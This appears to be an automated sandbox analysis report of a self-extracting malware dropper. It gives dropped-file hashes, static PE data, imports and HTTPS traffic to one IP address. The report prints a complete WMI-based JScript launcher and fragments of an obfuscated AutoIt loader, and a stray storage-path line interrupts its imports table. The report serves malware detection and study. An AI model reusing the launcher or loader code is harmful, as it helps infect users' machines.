SHA1:	D2515EA2681B02C6A4B1C87BCC2C7594FC836EF3
SHA-256:	4F86DBE6A04B7483CE39E3C48BF05F19D9C3E285AC8C47E10DF4D958942AE788
SHA-512:	3C497CDF3A7DBB622C7CE172A394D3F5FC2A86E67D8A36A84E30370357A6229F91570E87A585B32CB07328952E3438F5CD427B600E2A16A041859AE02DBB78A8
Malicious:	false

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Lineamento.vsd	
Preview:	$DXAuPuobCVxGA = WFzUldrKAarEmh("129$113$97$77$120$97$96$118$86$123$119$121$128$84$128$89",7)..#NoTrayIcon....Func zpoFKPJyvwDqkfo($akJfF,$ARNgA,$QVUW,$icjrS)..Local $AClkghUNqPGcrpWIOWAoZGyJrVoNnfaBtlJLfFnwFaPyhBhXmDgVGwXT = 'AoztigLvtsxmlaobmDGQZcCHkhUqvUrKQgPbyWnrrIppSbgkuninsevtFLTTxLqpgKJVDLaDyCMdjaPNZJUYNEaNSKRzrEJaIZVoNzlxyEzPfyShWyUKQwvJsWrTTYmASxIhvHqGwmSpkDbMREbXJYCHDjQQfPAutSWVbFQfygJsojbNmdwfBCRTRq'..Local $lQpdkYLyzHBgjOiRcglndPesYNkFBwervVGnWXbavi = WFzUldrKAarEmh("118$113$81$120$71$100$72$101$86$103$108$77$89$101$85$86$122$115$80$90$125$90$92$78$110$85",3)..Local $bvUCkKtGZFdDKBmpnzKOYNPApISnxmeVMNiwX = 'WYRRRjLGwxUNAsBeGJHzaDSFkmDxQXxnjJvLXiWCPCHbEHZLxKubzDczujFsJdPrqcBQUPymNyEQVcwEARquQWyIgrELBETnMDvouoREFHKgZFbLlwRRfJhrdSCQlxXokuraYSbsqvApjQlIGTAANwordzShGqzIJBeTCyNsDmRTotRmlTlsTbxIXZeFqlLZedmLNPuAupXglfUkBarMQesjuSVCrodzNRQSEyMxNJkKAuqIyQrIuZpqYjEVTEb'...$UKEvSZ = 122..$DIOJIVMLvhqX = 60..While ((9888-9887)*9427)..Switch $UKEvSZ..Case 119....$vecSUxObrDgqlvL = Execut

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Poi.vsd	
Process:	C:\Users\user\Desktop\WDnE51mua6.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	119603
Entropy (8bit):	5.771907667395008
Encrypted:	false
SSDEEP:	3072:DXE3yUMc+GICKE3zGnF8potFOFDgXZ4S0qc2Tl:jBciCKEkKpSOF0poqc2Tl
MD5:	F96668D6E644D2D131C7C1B0E3465733
SHA1:	AF552D39A5ABD94E61CBC5CB18B0A35A9039573A
SHA-256:	EFFD096DF32E053A1926A58330D7AF2A369AD630B0ECC69C162473140773D67E
SHA-512:	61C2161EAFCDB928EF1652712333B087E1D2C2C154B619E24BE5ACED6F5E12B3D9E6D11E7774D3DE23FE2BDD231D1193157DCAC30C392843198EFCE41069824
Malicious:	false
Preview:	gsbekfEpcPdLxwEGOzyfkLWYOpNQeLgmykCGtyKlKlWHdYoxwfppjYdCcmgeCOiJBQ=onXBJJVFwPgHPqzONBthiUqlFRIHVrjyAzZVrOAAdafNuRnwpqxovDnhnNWRqgJXCouvwbKYqEWOFjrNaGbVJtJXUMvdSJmeIalXLeqMfciSGKIkJomxQOgnmpBfqxustTyheuedGLGgWQdlrkHJlykU..LnBALLUgQOMFcpDupNyoqCISskPNbiYIlpdHAPVZLZyeDFlwtDws=MrpPIpmWiRJPtxkTVFzSybqvGfLCNITuHBnyiSRFcrDovhnkbooYHnqfrMpzbXomXDiDVuLrNNbeTRqzQAyFmVnoBpwxIn..bUtlSyVfdvylTwXckLQDWSCZetZwMtsxfFZiPHihUkOpxKFiDOQISU=FayoOuUDjyLVheQGEECILrzFsmRbYgIBxxzPJnziqICtlPstNiktdkACYARggvFXblATlqWukcleBfWCoNKQeDloTRQpHtSErEGngbcMky..VDbwJDguBLOVTZsqRpMnuCtZWIbgKsXFWKfFcQiGaXsSgJNmWbEDnGMamntwyqvlNpYoJMEweuu=kkLhUYsjNxudYXuXLuAsButyKEPpTCAaADuhNRuiJpvzeIlMGGfWFPHtiFCdoizlUOPcQTlUqaIaJLeexrDjjEMKVeyigQZBPjng..OWMvcWhufxcDAVtDuXdwymNNrFpzuCbjOpGiQQRHmEGHJEOUUXIgohNgoZaPMUZMXpPdfXNduIB=TurmRfnpTorAvsYRbeVFETKAObFWlaoALjcwWTXbcQTOugUXZVSrMWWZcCKzJCZBqCPpVWUEtnpNqWxADHXgmtOOdcGzpENTRsODnLwewgZhMoZmopQwEKwVOqTAdBcALdWIoReRGUhkyA..ivukZNMgudSObRBMmTmCvjdssiYcKbPQgYMrldcNYwQafeEqtoN=FXFVuOUSOdDIBeAmy

C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Veduto.vsd	
Process:	C:\Users\user\Desktop\WDnE51mua6.exe
File Type:	data
Category:	dropped
Size (bytes):	339968
Entropy (8bit):	**7.999506483828205**
Encrypted:	**true**
SSDEEP:	6144:9Y1gdVDxnSxQBbHnCXQGRW5XYyM+8Rfc34BuH7FKaKW53vya5XU1:9NvDxnSIqQsmYyN/oBm7FKtw3M1
MD5:	B4B043FBDA464D018EF01CEA7CEE7303
SHA1:	2B21F85669E9EE021A0805A1D802760993F86957
SHA-256:	63BC2CA795DA615CDFE6A0DCD3D65944632FE0013D452CAFC3016165A762BF2A
SHA-512:	BF6AF2FA5A1FD5D22C5F142C86FB167D9C849F3A294464375920EEA19CB1DD5068628C846B63B364E00BC1504EDDEF32FB6BBE1C1BEF7131248F8E291223A29E
Malicious:	false
Preview:	.<.8.~...j....Q..-..'._;n{..c..OO..P.8=[[p.....G.~..^."..2m.....2uJ.....3.qs. ...'...a.....U~.(W..^......p.H....D4_h~m$@p=.i.=..F..gh..=*.....:.X.S2:p..L1S..x....3....."...sWZtT.Qr."P4.....d.....o...B.s.....)[.....J..Z.$...%{....g..o.:(....)o.Su=hn....i.x.....)..O.AWC..MAP.blQ.{:....Xv3...C...[Q..0.....H2....1.;a.8m..J.....'....!w.....u.....(.?...@....A.l.....E..^..]..... AL.H.....Z.4...m~..A.c^.....3._Y_.....O....%W[..A.!.....e.k..[4....".5m6...1 l..|...$..m....y..p.r.T....f....T.....S.nH.....*l...S...J..j...,P>hl..2.-....=.....IV.e.`._.h....P...\....."....3.....9..:e..`..6.B..g.eS|x..<...KB.a#'.....u.....A...|.x... .....z#..>....#..f.....8J.....r.~.5.s.....@...../..V..h|..V..gs0.\...t.2f.N...n..P8.<#.....fn..Y..iK.....[yl ...F.....k.xan.....S.Y(vc..%...S.q.F...y...(o...`&....S.M...X..]...f.=...f.....<.A?...#@.j..H.....].'..R.....H.>V .%q...:.iu9...../1.....

C:\Users\user\AppData\Roaming\zPgFqFUsML\I	
Process:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
File Type:	ASCII text, with very long lines, with CRLF, CR, LF line terminators
Category:	dropped
Size (bytes):	981247
Entropy (8bit):	5.794859181755685
Encrypted:	false
SSDEEP:	12288:jHbCI8BQ1Qtm8TlrJ62GM86zVIrwDbUOCMu/J1HDQned:j38BQ1Km80rJXIcDbUOCMu/5
MD5:	870E342CA1600B86242061A18E7819E8
SHA1:	D2515EA2681B02C6A4B1C87BCC2C7594FC836EF3
SHA-256:	4F86DBE6A04B7483CE39E3C48BF05F19D9C3E285AC8C47E10DF4D958942AE788
SHA-512:	3C497CDF3A7DBB622C7CE172A394D3F5FC2A86E67D8A36A84E30370357A6229F91570E87A585B32CB07328952E3438F5CD427B600E2A16A041859AE02DBB78A8
Malicious:	false

C:\Users\user\AppData\Roaming\zPgFqFUsML\I	
Preview:	$DXAuPuobCVxGA = WFzUldrKAarEmh("129$113$97$77$120$97$96$118$86$123$119$121$128$84$128$89",7)..#NoTrayIcon....Func zpoFKPJyvwDqkfo($akJfF,$ARNgA,$QVUW,$icjrS)..Local $AClkghUNqPGcrpWIOWAoZGyJrVoNnfaBtlJLfFnwFaPyhBhXmDgVGwXT = 'AoztigLvtsxmlaobmDGQZcCHkhUqvUrKQgPbyWnrrIppSbgkuninsevtFLTTxLqpgKJVDLaDyCMdjaPNZJUYNEaNSKRzrEJaIZVoNzlxyEzPfyShWyUKQwvJsWrTTYmASxIhvHqGwmSpkDbMREbXJYCHDjQQfPAutSWVbFQfygJsojbNmdwfBCRTRq'..Local $lQpdkYLyzHBgjOiRcglndPesYNkFBwervVGnWXbavi = WFzUldrKAarEmh("118$113$81$120$71$100$72$101$86$103$108$77$89$101$85$86$122$115$80$90$125$90$92$78$110$85",3)..Local $bvUCkKtGZFdDKBmpnzKOYNPApISnxmeVMNiwX = 'WYRRRjLGwxUNAsBeGJHzaDSFkmDxQXxnjJvLXiWCPCHbEHZLxKubzDczujFsJdPrqcBQUPymNyEQVcwEARquQWyIgrELBETnMDvouoREFHKgZFbLlwRRfJhrdSCQlxXokuraYSbsqvApjQIIGTAANwordzShGqzIJBeTCyNsDmRTotRmlTlsTbxIXZeFqlLZedmLNPuAupXglfUkBarMQesjuSVCrodzNRQSEyMxNJkKAuqIyQrIuZpqYjEVTEb'...$UKEvSZ = 122..$DIOJIVMLvhqX = 60..While ((9888-9887)*9427)..Switch $UKEvSZ..Case 119....$vecSUxObrDgqlvL = Execut

C:\Users\user\AppData\Roaming\zPgFqFUsML\Veduto.vsd	
Process:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
File Type:	data
Category:	dropped
Size (bytes):	339968
Entropy (8bit):	**7.999506483828205**
Encrypted:	**true**
SSDEEP:	6144:9Y1gdVDxnSxQBbHnCXQGRW5XYyM+8Rfc34BuH7FKaKW53vya5XU1:9NvDxnSlqQsmYyN/oBm7FKtw3M1
MD5:	B4B043FBDA464D018EF01CEA7CEE7303
SHA1:	2B21F85669E9EE021A0805A1D802760993F86957
SHA-256:	63BC2CA795DA615CDFE6A0DCD3D65944632FE0013D452CAFC3016165A762BF2A
SHA-512:	BF6AF2FA5A1FD5D22C5F142C86FB167D9C849F3A294464375920EEA19CB1DD5068628C846B63B364E00BC1504EDDEF32FB6BBE1C1BEF7131248F8E291223A29E
Malicious:	false
Preview:	.<.8.~...j....Q..-..'._;n{..c..OO..P.8=[[p.....G.~..^.''..2m.....2uJ.....3.qs. ...'...a.....U~.(W..^......p.H....D4_h~m$@p=.i.=..F..gh..=*.........:.X.S2:p..L1S..x....3.....''...sWZtT.Qr."P4.....d.........o...B.s...........)[.............J..Z.$...%{....g..o.:(....)o.Su=hn....i.x.....)..O.AWC..MAP.blQ.{:....Xv3...C...[Q..0.....H2....1.;a.8m..J.....'....!w.........u.....(.?...@....A.l.....E..^..]..... AL.H.....Z.4...m~..A.c^.....3._Y_.....O....%W[..A.!.....e.k..[4....".5m6...1 l..|...$..m....y..p.r.T....f....T.....S.nH.....*l...S...J..j...,P>hl..2.-....=.....IV.e.`._.h....P...\.....".....3.....9..:e..`..6.B..g.eS|x..<...KB.a#'.....u.........A...|.x... .....z#..>....#..f.....8J.....r.~.5.s.....@...../..V..h|..V..gs0.\...t.2f.N...n..P8.<#.....fn..Y..iK.....[yI ...F.....k.xan.....S.Y(vc..%...S.q.F...y...(o...`&....S.M...X..]...f.=...f.....<.A?...#@.j..H.....].'..R.....H.>V .%q...:iu9...../1.....

C:\Users\user\AppData\Roaming\zPgFqFUsML\juROhmfLml.exe.com	
Process:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	943784
Entropy (8bit):	6.625461630496363
Encrypted:	false
SSDEEP:	24576:FJs7DlG83U/hcSO3UTyYPeuZtxY+8aiB8ea:FC7hGOSPT/PxebaiO
MD5:	78BA0653A340BAC5FF152B21A83626CC
SHA1:	B12DA9CB5D024555405040E65AD89D16AE749502
SHA-256:	05D8CF394190F3A707ABFB25FB44D7DA9D5F533D7D2063B23C00CC11253C8BE7
SHA-512:	EFB75E4C1E0057FFB47613FD5AAE8CE3912B1558A4B74DBF5284C942EAC78ECD9ACA98F7C1E0E96EC38E8177E58FFDF54F2EB0385E73EEF39E8A2CE611237317
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: yPkfbflyoh.exe, Detection: malicious, Browse • Filename: JYDy1dAHdW.exe, Detection: malicious, Browse • Filename: EppTbowa74.exe, Detection: malicious, Browse • Filename: tcNbszVulx.exe, Detection: malicious, Browse • Filename: USHrlfZEJC.exe, Detection: malicious, Browse • Filename: mcRrjT7JMX.exe, Detection: malicious, Browse • Filename: 3MWIYkDesa.exe, Detection: malicious, Browse • Filename: 3MWIYkDesa.exe, Detection: malicious, Browse • Filename: MmuRNUcd2B.exe, Detection: malicious, Browse • Filename: 23j6ZPLfOh.exe, Detection: malicious, Browse • Filename: 23j6ZPLfOh.exe, Detection: malicious, Browse • Filename: tl2uliYxhr.exe, Detection: malicious, Browse • Filename: xARcpdYdew.exe, Detection: malicious, Browse • Filename: vtg3HBN11U.exe, Detection: malicious, Browse • Filename: 01FRraMfKS.exe, Detection: malicious, Browse • Filename: PzmkDJz80S.exe, Detection: malicious, Browse • Filename: dq1pzC7LNO.exe, Detection: malicious, Browse • Filename: atikmdag-patcher 1.4.7.exe, Detection: malicious, Browse • Filename: hfix.exe, Detection: malicious, Browse • Filename: atikmdag-patcher 1.4.8.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;...h...h...h4;mh...h4;oh...h4;nh...h..[h...h..i...h..i...h..i...h...h...h...h..h...h..i..h..i...h..ch...h...h..h..i...hRich...h.....PE..L...!..^.....".....@.....@...@.....@.....@.....|....P..h.....J.....0..@v.....C.....@.....text...%..... ..`.rdata.....@..@.data...|p.....H.....@....rsrc...h....P.....@..@.reloc..@v...0...x.....@..B.....

C:\Users\user\AppData\Roaming\zPgFqFUsML\wAYZqHgYEOdcYU.js	
Process:	C:\Users\user\AppData\Roaming\QhXpJEISYfDvrPPKg\Gia.exe.com
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	284
Entropy (8bit):	4.908017768163253
Encrypted:	false
SSDEEP:	6:5AKIH8CYM2h2sUS4tRZDeLPqJI5FkPr2wNeLPqJI5Fka9FWDeLPqJI5Fk4p:5zS6R4t7Yw2wauY1
MD5:	893005367A38C097BD1AC6910453EAEB
SHA1:	964EB1DAC2C6333E71853DE5DDE9017E4500A2EA
SHA-256:	E973A295696760D5CFCAAC0C713D0DB9B1D7493F243E62C4C58AEFCA8A0603D6
SHA-512:	49B8C9F0DEB2ACC329FB7FD364F47E3D33F70BE995B7F5977FB8632D7197E0EFDA85F92813F87E9470F0DF972E473170A54490A5F988584939F1CB8C3D01CFC3
Malicious:	false
Preview:	GetObject("win" + "mgmts:\\\\.\\ro" + "ot\\ci" + "mv2:W" + "in32_Pr" + "oce" + "ss").Create("C:\\Users\\user\\AppData\\Roaming\\zPgFqFUsML\\juROhmfLml.exe.com C :\\Users\\user\\AppData\\Roaming\\zPgFqFUsML\\l" , "C:\\Users\\user\\AppData\\Roaming\\zPgFqFUsML", null, null)

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\makecab.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	386
Entropy (8bit):	5.152841278494102
Encrypted:	false
SSDEEP:	12:xYV1JWrVVlNL4986lO86limAgVa2+fX6lmM86ln:xYDMlZv6lO86lim3Va2+X6lmd6ln
MD5:	ED81F3E8939C9C235EE1A69A43B4FD52
SHA1:	3348810A5493D6DB80F8B9B836F301C51CE0CA24
SHA-256:	B6BDE1A044508592FAEEC125209BAAA4D9DB992F0DE6C0FB49D938D801A389B4
SHA-512:	8B3709ED3720E79C04407669C69D05744EED79C366FB8918D448B80AF88EBA5F4B1AB325ADA0CA5E865544748028F12F173999787B1E9912E1E10A7719BA109A
Malicious:	false
Preview:	Cabinet Maker - Lossless Data Compression Tool.... 0.00% - raw=0 compressed=0..100.00% - raw=5,857 compressed=1,811.. 0.00% [flushing current folder]. 94.32% [flushing current folder].** 4624a8e10d6df3306e1dd46223b6b1968208dd49 placed in cabinet C:\Users\user\AppData\Local\Temp\chr2302.tmp(3211362) on disk .. 3.04% [flushing current folder].100.00% [flushing current folder].

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, InstallShield self-extracting archive
Entropy (8bit):	7.948950858150679
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	WDnE51mua6.exe
File size:	1338284
MD5:	7e7012645cc3d6d3572bb01891fbcec1
SHA1:	712fe21354098f3764f6e9cbe7b57dc67a65c478
SHA256:	df116f3585f1fe4b00c351a2941f6b85565e1fcc6da5569c6f7c80ddd1b4e2a8
SHA512:	8197fa8afd6ebfa016bb6ed1f81402f3520289343b98da1131cef927fe5ce8828ac6c8d95e34a6f198421285872ec556ad08ad2d2109e6244efa1d08e5cc51ca
SSDEEP:	24576:453uhFDHfQS65sxmN8CaEDtRcQv6sQVoRdJXUZCiF0YqlX7xpMyNIeFKtc8GCcm:45+hFDHOoGDvcC7UnF079pjOeYt3cm
File Content Preview:	MZ`.....@.....`.....!..L.!Require Windows..$PE..L...JD.W.....4....._.....@..... .....:.....p.....

File Icon

Icon Hash:	1d6dec6c6cf870fc

Static PE Info

General

Entrypoint:	0x41c35f
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5700444A [Sat Apr 2 22:14:34 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	a1a66d588dcf1394354ebf6ec400c223

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push FFFFFFFFh
push 0041FA80h
push 0041C4F0h
mov eax, dword ptr fs:[00000000h]
push eax
mov dword ptr fs:[00000000h], esp
sub esp, 68h
push ebx
push esi
push edi
mov dword ptr [ebp-18h], esp
xor ebx, ebx
mov dword ptr [ebp-04h], ebx
push 00000002h
call dword ptr [0041D1ECh]
pop ecx
or dword ptr [00426C88h], FFFFFFFFh
or dword ptr [00426C8Ch], FFFFFFFFh
call dword ptr [0041D1F0h]
mov ecx, dword ptr [00424C74h]
mov dword ptr [eax], ecx
call dword ptr [0041D1F4h]
mov ecx, dword ptr [00424C70h]
mov dword ptr [eax], ecx
mov eax, dword ptr [0041D1F8h]
mov eax, dword ptr [eax]
mov dword ptr [00426C84h], eax
call 00007F345CA1B822h
cmp dword ptr [004226F0h], ebx
jne 00007F345CA1B70Eh
push 0041C4E8h
call dword ptr [0041D1FCh]
pop ecx
call 00007F345CA1B7F4h
push 00422080h

Instruction
push 0042207Ch
call 00007F345CA1B7DFh
mov eax, dword ptr [00424C6Ch]
mov dword ptr [ebp-6Ch], eax
lea eax, dword ptr [ebp-6Ch]
push eax
push dword ptr [00424C68h]
lea eax, dword ptr [ebp-64h]
push eax
lea eax, dword ptr [ebp-70h]
push eax
lea eax, dword ptr [ebp-60h]
push eax
call dword ptr [0041D204h]
push 00422078h
push 00422000h
call 00007F345CA1B7ACh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1feac	0xc8	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x27000	0xa3c5	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1d000	0x390	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1bd4a	0x1be00	False	0.602858744395	data	6.71052533174	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1d000	0x41a8	0x4200	False	0.46123342803	data	5.74601891947	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x22000	0x4c90	0x800	False	0.41357421875	data	3.69619341546	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x27000	0xa3c5	0xa400	False	0.442644817073	data	6.27811106965	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x27160	0x36ba	PNG image data, 228 x 228, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x2a81c	0x6529	data		
RT_GROUP_ICON	0x30d48	0x22	data		
RT_VERSION	0x30d6c	0x350	data		
RT_MANIFEST	0x310bc	0x309	ASCII text		

Imports

DLL	Import
COMCTL32.dll	
SHELL32.dll	ShellExecuteExW, ShellExecuteW, SHGetMalloc, SHGetPathFromIDListW, SHBrowseForFolderW, SHGetFileInfoW, SHGetSpecialFolderPathW


DLL	Import
GDI32.dll	CreateCompatibleDC, CreateFontIndirectW, DeleteObject, DeleteDC, GetCurrentObject, StretchBlt, GetDeviceCaps, CreateCompatibleBitmap, SelectObject, SetStretchBltMode, GetObjectW
ADVAPI32.dll	FreeSid, AllocateAndInitializeSid, CheckTokenMembership
USER32.dll	GetParent, ScreenToClient, CreateWindowExW, GetDesktopWindow, GetWindowTextLengthW, SetWindowPos, SetTimer, GetMessageW, CopyImage, KillTimer, CharUpperW, SendMessageW, ShowWindow, BringWindowToTop, wsprintfW, MessageBoxW, EndDialog, ReleaseDC, GetWindowDC, GetMenu, GetWindowLongW, GetClassNameA, wsprintfA, DispatchMessageW, SetWindowTextW, GetSysColor, DestroyWindow, MessageBoxA, GetKeyState, IsWindow, GetDlgItem, GetClientRect, GetSystemMetrics, SetWindowLongW, UnhookWindowsHookEx, SetFocus, SystemParametersInfoW, DrawTextW, GetDC, ClientToScreen, GetWindow, DialogBoxIndirectParamW, DrawIconEx, CallWindowProcW, DefWindowProcW, CallNextHookEx, PtInRect, SetWindowsHookExW, LoadImageW, LoadIconW, MessageBeep, EnableWindow, EnableMenuItem, GetSystemMenu, CreateWindowExA, wvsprintfW, GetWindowTextW, GetWindowRect
ole32.dll	CreateStreamOnHGlobal, CoCreateInstance, CoInitialize
OLEAUT32.dll	SysAllocStringLen, VariantClear, SysFreeString, OleLoadPicture, SysAllocString
KERNEL32.dll	SetFileTime, SetEndOfFile, GetFileInformationByHandle, VirtualFree, GetModuleHandleA, WaitForMultipleObjects, VirtualAlloc, ReadFile, SetFilePointer, GetFileSize, LeaveCriticalSection, EnterCriticalSection, DeleteCriticalSection, FormatMessageW, lstrcpyW, LocalFree, IsBadReadPtr, GetSystemDirectoryW, GetCurrentThreadId, SuspendThread, TerminateThread, InitializeCriticalSection, ResetEvent, SetEvent, CreateEventW, GetVersionExW, GetModuleFileNameW, GetCurrentProcess, SetProcessWorkingSetSize, SetEnvironmentVariableW, GetDriveTypeW, CreateFileW, LoadLibraryA, SetThreadLocale, GetSystemTimeAsFileTime, ExpandEnvironmentStringsW, CompareFileTime, WideCharToMultiByte, GetTempPathW, GetCurrentDirectoryW, GetEnvironmentVariableW, lstrcmpiW, GetLocaleInfoW, MultiByteToWideChar, GetUserDefaultUILanguage, GetSystemDefaultUILanguage, GetSystemDefaultLCID, lstrcmpiA, GlobalAlloc, GlobalFree, MulDiv, FindResourceExA, SizeofResource, LoadResource, LockResource, GetModuleHandleW, FindFirstFileW, lstrcmpW, DeleteFileW, FindNextFileW, FindClose, RemoveDirectoryW, GetStdHandle, WriteFile, lstrlenA, CreateDirectoryW, GetFileAttributesW, SetCurrentDirectoryW, GetLocalTime, SystemTimeToFileTime, CreateThread, GetExitCodeThread, Sleep, SetFileAttributesW, GetDiskFreeSpaceExW, SetLastError, GetTickCount, lstrlenW, ExitProcess, lstrcatW, GetProcAddress, CloseHandle, WaitForSingleObject, GetExitCodeProcess, GetQueuedCompletionStatus, ResumeThread, SetInformationJobObject, CreateIoCompletionPort, AssignProcessToJobObject, CreateJobObjectW, GetLastError, CreateProcessW, GetStartupInfoW, GetCommandLineW, GetStartupInfoA
MSVCRT.dll	_purecall, ??2@YAPAXI@Z, _wtol, memset, memmove, memcpy, _wcsnicmp, _controlfp, _except_handler3, __set_app_type, __p__fmode, __p__commode, _adjust_fdiv, __setusermatherr, _initterm, __getmainargs, _acmdln, exit, _XcptFilter, _exit, ??1type_info@@UAE@XZ, _onexit, __dllonexit, malloc, realloc, free, wcsstr, _CxxThrowException, _beginthreadex, _EH_prolog, ?_set_new_handler@@YAP6AHI@ZP6AHI@Z@Z, strncmp, wcsncmp, wcsncpy, strncpy, ??3@YAXPAX@Z

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2016 Oleg N. Scherbakov
InternalName	7ZSfxMod
FileVersion	1.7.0.3900
CompanyName	Oleg N. Scherbakov
PrivateBuild	April 1, 2016
ProductName	7-Zip SFX
ProductVersion	1.7.0.3900
FileDescription	7z Setup SFX (x86)
OriginalFilename	7ZSfxMod_x86.exe
Translation	0x0000 0x04b0

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 10:51:48.211783886 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.248919964 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.249011040 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.297076941 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.334189892 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.335027933 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.335057974 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.335076094 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.335144997 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.335174084 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.401423931 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.439044952 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:48.439230919 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.458048105 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:48.537000895 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:51.044800043 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:51.044917107 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:51.101850033 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:51.138989925 CEST	443	49730	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:51.139132977 CEST	49730	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.261534929 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.298271894 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.298368931 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.299004078 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.335913897 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.336038113 CEST	443	49736	8.208.95.18	192.168.2.6
Apr 8, 2021 10:51:59.336169958 CEST	49736	443	192.168.2.6	8.208.95.18
Apr 8, 2021 10:51:59.336937904 CEST	49736	443	192.168.2.6	8.208.95.18
